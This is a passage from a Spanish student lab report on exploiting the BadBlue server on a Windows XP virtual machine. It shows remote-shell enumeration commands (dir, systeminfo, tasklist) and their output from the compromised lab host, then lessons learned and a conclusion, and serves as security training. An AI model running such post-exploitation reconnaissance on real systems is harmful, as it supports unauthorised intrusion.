
```
kali@kali: ~  
C:\>  
C:\>  
C:\>  
C:\>  
C:\>  
C:\>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 5C6F-9766  
  
Directorio de C:\  
  
02/10/2025  16:40    <DIR>          Archivos de programa  
25/07/2025  17:12                0 AUTOEXEC.BAT  
25/07/2025  17:12                0 CONFIG.SYS  
01/09/2025  19:47    <DIR>          Documents and Settings  
02/10/2025  16:45    <DIR>          WINDOWS  
                2 archivos                0 bytes  
                3 dirs 39.325.409.280 bytes libres  
  
C:\>systeminfo  
systeminfo
```

Ilustración 44. Comandos de enumeración ejecutados en el sistema Windows XP

El comando `dir` en la unidad `C:` revela la estructura básica del sistema, mostrando los directorios principales: "Archivos de programa" (donde está instalado BadBlue), "Documents and Settings" (que contiene los archivos camuflados creados anteriormente) y "WINDOWS" (directorio del sistema operativo)

Se ejecuta `systeminfo` para obtener información detallada del sistema, incluyendo versión del SO, parches instalados y configuración de hardware.

5.2.9 Análisis de Procesos en el Sistema Comprometido



```
C:\>tasklist
tasklist
```

Nombre de imagen	PID	Nombre de sesión	Núm. de	Uso de memoria
System Idle Process	0	Console	0	28 KB
System	4	Console	0	236 KB
smss.exe	368	Console	0	384 KB
csrss.exe	592	Console	0	3.780 KB
winlogon.exe	616	Console	0	5.880 KB
services.exe	660	Console	0	3.380 KB
lsass.exe	672	Console	0	6.064 KB
VBoxService.exe	828	Console	0	3.900 KB
svchost.exe	876	Console	0	5.000 KB
svchost.exe	968	Console	0	4.196 KB
svchost.exe	1060	Console	0	23.152 KB
svchost.exe	1108	Console	0	3.412 KB
svchost.exe	1152	Console	0	4.612 KB
explorer.exe	1504	Console	0	19.024 KB
spoolsv.exe	1624	Console	0	4.420 KB
alg.exe	580	Console	0	3.448 KB
VBoxTray.exe	1052	Console	0	3.856 KB
ctfmon.exe	1088	Console	0	3.188 KB
wscntfy.exe	1132	Console	0	2.284 KB
badblue.exe	1784	Console	0	6.608 KB
iexplore.exe	564	Console	0	18.112 KB
iexplore.exe	1036	Console	0	20.904 KB
cmd.exe	2720	Console	0	2.700 KB

Ilustración 45. Lista de procesos en ejecución mediante tasklist

Se ejecuta el comando tasklist para analizar los procesos activos en el sistema Windows XP comprometido.

```

kali@kali: ~
kali@kali: ~
lepping 3 GenuineIntel 72594 MHz
Version del BIOS:
Directorio de Windows:
Directorio de sistema:
Dispositivo de inicio:
Configuración regional del sistema:
Idioma:
Zona horaria:
Cantidad total de memoria física:
Memoria física disponible:
Memoria virtual: tamaño máximo:
Memoria virtual: disponible:
Memoria virtual: en uso:
Ubicación(es) de archivo de paginación:
Dominio:
Servidor de inicio de sesión:
Revisión(es):
Tarjeta(s) de red:
instaladas.
RO/1000 T de Intel(R)
exión de área local
128.100.3
VBOX - 1
C:\WINDOWS
C:\WINDOWS\system32
\Device\HarddiskVolume1
0c0a
0000040A
N/D
1.023 MB
785 MB
2.048 MB
2.008 MB
40 MB
C:\pagefile.sys
INICIOMS
\\YEIBER-E7E5FE63
1 revisión(es) instaladas.
[01]: Q147222
1 Tarjetas de interfaz de red
[01]: Adaptador de servidor P
Nombre de conexión: Con
DHCP habilitado: S+
Servidor DHCP: 192.
Direcciones IP
[01]: 192.168.100.7

```

Ilustración 46. Salida de la configuración del sistema Windows XP víctima.

6. Problemas encontrados

- Dificultad para encontrar el payload correcto para explotar BadBlue, lo que generó varios intentos fallidos.
- Errores en la sintaxis de los comandos, lo que provocó respuestas inesperadas.
- Falta de claridad en algunos mensajes de error, lo que complicó la identificación de las causas reales de los fallos.

7. Recomendaciones

- Verificar sintaxis de comandos
- Anotar los comandos exitosos para replicarlos en futuros escenarios
- Probar comandos paso a paso
- leer los mensajes de error con atención

8. Conclusión

Concluyo diciendo que este laboratorio demostró la importancia de la seguridad mediante el análisis de técnicas de camuflaje en archivos y la explotación de vulnerabilidades. Se comprobó que formatos comunes como JPG, PDF, Word y Excel pueden ser utilizados para ocultar información, mientras que la explotación de BadBlue evidenció los riesgos de servicios no actualizados.

9. Bibliográfica

Rafael Sandoval Morales (2025). EXPLOTACION DE BADBLUE Y CAMUFLAJE DE ARCHIVOS DESDE LA MAQUINA VIRTUAL DE WINDOWS XP